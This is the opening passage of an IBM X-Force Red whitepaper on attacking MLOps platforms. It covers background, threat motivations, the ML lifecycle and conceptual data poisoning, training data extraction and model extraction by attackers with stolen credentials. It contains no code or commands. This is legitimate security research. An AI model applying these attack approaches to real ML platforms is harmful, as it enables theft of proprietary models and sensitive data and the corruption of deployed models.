


IBM X-Force Red

# Disrupting the Model:

## Abusing MLOps Platforms to Compromise ML Models and Enterprise Data Lakes



**Author:**

Brett Hawkins

IBM X-Force Red

**Author:**

Chris Thompson

IBM X-Force Red

# Document Tracking

Data Classification: PUBLIC

Version	Date	Author	Notes
1.0	Jan 6, 2025	Brett Hawkins Chris Thompson	Public Release

# TABLE OF CONTENTS

ABSTRACT	4
BACKGROUND	5
PRIOR WORK	5
THREAT ACTOR MOTIVATIONS	6
WHAT IS MLOPS?	6
MLOPS LIFECYCLE	7
POPULAR MLOPS PLATFORMS	9
ATTACK SCENARIOS AGAINST MLOPS LIFECYCLE	10
ATTACKING MLOPS PLATFORMS	17
AZURE MACHINE LEARNING	17
BIGML	44
GOOGLE CLOUD VERTEX AI	68
MLOKIT	104
BACKGROUND	104
RECONNAISSANCE	104
TRAINING DATA EXTRACTION	107
MODEL EXTRACTION	107
DEFENSIVE CONSIDERATIONS AND GUIDANCE	109
MLOPS PLATFORMS – CONFIGURATION GUIDANCE	109
MLOPS PLATFORMS – DETECTION GUIDANCE	111
MLOKIT	130
CONCLUSION	133
ACKNOWLEDGEMENTS	134

# Abstract

MLOps platforms are used by enterprises of all sizes to develop, train, deploy, and monitor Large Language (LLMs) and other Foundation Models (FMs), as well as the GenAI applications built on top of these models. The rush to leverage AI throughout enterprises has meant that security has been often overlooked in the name of progress, resulting in weak controls and direct access to sensitive data lakes and crown jewel data for retrieval augmented generation (RAG) use. Similar to attacks targeting DevOps, if an attacker can gain unauthorized access to these MLOps platforms, there could be significant impact through a variety of attacks that affect the confidentiality, integrity, and availability of the ML models and the data they provide. Nation-state aligned threat actors are motivated to abuse these gaps and are pursuing early research and private toolkits to attack MLOps platforms, in order to steal both the valuable FMs/LLMs and weights, poison LLMs used for computer vision and military use, and compromise the sensitive enterprise datasets connected to AI-integrated applications.

This research includes a background on MLOps platforms and the MLsecOps lifecycle, along with detailing ways to abuse some of the most popular cloud-based and internally hosted platforms used by enterprises such as BigML, Azure Machine Learning, and Google Cloud Vertex AI. These attack scenarios will include data poisoning, data extraction, and model extraction. Additionally, there is a public release of open-source tooling to perform and facilitate these attacks, along with defensive guidance for protecting these MLOps platforms.

# Background

## PRIOR WORK

The below resources are prior work related to the content of this research. For the associated prior work, it will be summarized and described how this X-Force Red research differs or builds upon that prior work.

### **BigML Model Extraction Attack**

There is an academic whitepaper titled Stealing Machine Learning Models via Prediction<sup>1</sup>, that includes model extraction attacks against BigML from a black-box approach by an attacker that can query an ML model to obtain predictions or input feature vectors of a published ML model. This X-Force Red research includes a different variation of this attack on how an attacker who has compromised user access credentials (e.g., API key) for BigML can perform model extraction from a white-box approach.

### **Code Execution within Training and Operations Environments**

Adrian Wood<sup>2</sup> and Mary Walker<sup>3</sup> published research at Black Hat Asia 2024<sup>4</sup> that covers modifying models in open-source repositories such as HuggingFace to facilitate code execution when those models would be used in training and operations environments. This X-Force Red research only covers an overview of this type of code execution attack via model modification, and instead focuses on extracting sensitive data from models, enterprise data lakes, and poisoning training data within cloud-based and internally hosted MLOps platforms used by enterprises. Additionally, this research is directly targeting MLsecOps and includes the release of open-source tooling to target MLOps platforms.

### **Obtaining Credentials from Azure Machine Learning Resources**

Nitesh Surana published a Trend Micro blog post<sup>5</sup> that detailed a vulnerability (CVE-2023-23382)<sup>6</sup> discovered regarding credentials being logged in cleartext within some Azure Machine Learning workspace resources, such as Azure file shares and storage

---

<sup>1</sup><https://arxiv.org/pdf/1609.02943.pdf%20/>

<sup>2</sup><https://twitter.com/WHITEHACKSEC>

<sup>3</sup><https://twitter.com/mairebear>

<sup>4</sup><https://www.blackhat.com/asia-24/briefings/schedule/index.html#confused-learning-supply-chain-attacks-through-machine-learning-models-37794>

<sup>5</sup><https://www.trendmicro.com/vinfo/gb/security/news/cybercrime-and-digital-threats/uncovering-silent-threats-in-azure-machine-learning-service-part-I>

<sup>6</sup><https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-23382>

blobs. Nitesh also presented that research at Black Hat USA 2023<sup>7</sup>. This X-Force Red research does not cover or include the attack from Nitesh's research. Instead, when focusing on attacking Azure Machine Learning, this research focuses on conducting training data poisoning, training data extraction, and model extraction attacks through compromised user access in the Azure Machine Learning web interface, Azure CLI, REST API, and utilizing a custom toolkit.

## THREAT ACTOR MOTIVATIONS

Threat actors are becoming more motivated to attack and compromise MLOps platforms, due to their criticality in today's world. In 2024, the first known in-the-wild attack<sup>8</sup> against an AI framework was discovered. Below is a listing of high-level motivations for threat actors.

- **Cost Reduction** – By stealing training and model data, this will reduce the cost of an attacker needing to develop a model, since the training of a model can be costly.
- **Sensitive Data** – For models utilizing private training datasets, the data contained can be sensitive such as PII and PHI. RAG data can also be a sensitive asset an attacker could target.
- **Data Extortion** – Since these private models and datasets are sensitive, an attacker could target them as part of a ransomware or data extortion attack and threaten to release the data unless a ransom is paid.
- **Denial of Service** – If an attacker wants to be destructive and degrade a service that is utilizing an ML model in the backend, an attacker could poison or backdoor the model to degrade the reliability and accuracy of the model.


## WHAT IS MLOPS?

Machine Learning Operations (MLOps) is the practice of deploying and maintaining ML models in a secure, efficient, and reliable way. The goal of MLOps is to provide a consistent and automated process to be able to rapidly get an ML model into production for use by ML technologies. MLOps exists at the intersection of Machine Learning, DevOps, and Data Engineering, as shown in the diagram below.

---

<sup>7</sup><https://www.blackhat.com/us-23/briefings/schedule/#uncovering-azures-silent-threats-a-journey-into-cloud-vulnerabilities-33073>

<sup>8</sup><https://www.oligo.security/blog/shadowray-attack-ai-workloads-actively-exploited-in-the-wild>




*Diagram showing intersection for MLOps*

An MLOps lifecycle exists for an ML model to go from design all the way to deployment.

## MLOPS LIFECYCLE

The five primary phases involved in the MLOps lifecycle includes design, develop/build, test, deploy, and manage.



## Design

This phase involves collecting, sanitizing, and organizing data so that it can be used in an efficient manner for training a model. This is the most critical phase of the MLOps lifecycle, as the quality of the model completely depends on the quality of data being input.

## Develop/Build

The next phase includes training ML models based on the data from the design phase. This includes selecting a framework to be used for the training and optimizing the performance of the model.

## Test

After a model has been built, testing needs to occur to ensure the quality and performance of the model is sufficient, along with being able to trust the output of the model. Additionally, during this phase constant evaluation of the model will be performed. The purpose of evaluating a model is to test the accuracy of its output. For example, being able to answer the question “Is this model accomplishing the goal that was set forth for it?”.

## Deploy

After a model has been sufficiently trained, evaluated, and tested, it is time for it to be deployed to production. During this phase, requirements are gathered for the

computing power needed to run the model in an efficient manner. Additionally, the method of deployment and usage of the model in production is determined. One example of a deployment method for a model could be through a REST API.

## Manage

Once a model is deployed in production, it must be monitored to ensure that it is reliable, and the infrastructure it is being run on is in a healthy state. During this phase, metrics are constantly being collected and analyzed whether the model is performing in an accurate and responsive manner. As the model continues to be used, there may come a point where the data it is providing is outdated, or business requirements have changed. This causes the potential for replacing a deployed model.

## POPULAR MLOPS PLATFORMS

All the previous phases discussed can be conducted within an MLOps platform. MLOps platforms allow a single place to conduct all phases of the MLOps lifecycle. There are several well-known MLOps platforms<sup>9</sup> that exist, which are used by enterprises of all sizes. Some of the most popular MLOps platforms are listed below.

- Amazon SageMaker<sup>10</sup>
- Azure Machine Learning<sup>11</sup>
- BigML<sup>12</sup>
- Google Cloud Vertex AI<sup>13</sup>
- Qwak<sup>14</sup>
- Domino Enterprise MLOps Platform<sup>15</sup>
- Databricks<sup>16</sup>
- DataRobot<sup>17</sup>
- W&B (Weights & Biases)<sup>18</sup>
- Valohai<sup>19</sup>
- TrueFoundry<sup>20</sup>

---

<sup>9</sup><https://neptune.ai/blog/mlops-tools-platforms-landscape>

<sup>10</sup><https://aws.amazon.com/sagemaker/>

<sup>11</sup><https://azure.microsoft.com/en-us/products/machine-learning>

<sup>12</sup><https://bigml.com/>

<sup>13</sup><https://cloud.google.com/vertex-ai?hl=en>

<sup>14</sup><https://www.qwak.com/>

<sup>15</sup><https://www.dominodatalab.com/product/domino-enterprise-mlops-platform>

<sup>16</sup><https://www.databricks.com/>

<sup>17</sup><https://www.datarobot.com/platform/mlops/>

<sup>18</sup><https://wandb.ai/site>


<sup>19</sup><https://valohai.com/product/>

<sup>20</sup><http://www.truefoundry.com/>

Several of these MLOps platforms will be shown in detail in the [Attacking MLOps Platforms](#) section, where it will be highlighted how to abuse these platforms to conduct different types of attacks such as data poisoning, training data extraction, and model extraction.

## ATTACK SCENARIOS AGAINST MLOPS LIFECYCLE


There are several well-known attacks that can be performed against the MLOps lifecycle to affect the confidentiality, integrity, and availability of ML models and associated data. However, performing these attacks against an MLOps platform using stolen credentials has not been covered in public security research. An example attack path is shown below where an attacker could gain the privileges required to perform a model extraction attack against an MLOps platform.



*Example MLOps Focused Attack Path*

This X-Force Red research focuses on attacks against MLOps platforms after an attacker has obtained valid credential material, and how to detect this stage of an attack chain. Common methods for obtaining the credential material required to access MLOps platforms include but are not limited to file shares, intranet sites, user


workstations, social engineering, or other unprotected/misconfigured internal network resources.



*Diagram showing research focus*

## Data Poisoning


This attack involves an attacker having access to the raw data being used in the “Design” phase of the MLOps lifecycle to allow an attacker to include attacker-provided data or otherwise directly modify a training dataset. The goal of a data poisoning attack is to be able to influence the data that is being trained in an ML model, and eventually deployed to production.



*Data poisoning diagram*

## Data Extraction

In this attack, an attacker will extract the training data being used as part of the MLOps lifecycle. This data could be used by an attacker to train their own model, or to gain deeper insight into how the model is being trained, for use in future attacks. Additionally, an attacker may be able to extract sensitive data from this training data depending on the classification of data being used to train the model, such as PII, PHI or even sensitive credentials if this model is being used as a coding assistant.




*Diagram showing data extraction attack*


## Model Extraction

Model extraction attacks involve the ability for an attacker to steal a trained ML model that is deployed in production. An attacker could use a stolen model to extract sensitive training data such as the training weights used, or to use the predictive capabilities used in the model for their own financial gain. For example, an attacker could use a stolen model that is trained to predict commodity futures for their own financial gain.

An attacker has two primary options when performing model extraction – extracting the model before, or after deployment, as shown in the respective diagrams below.



*Performing model extraction before deployment*



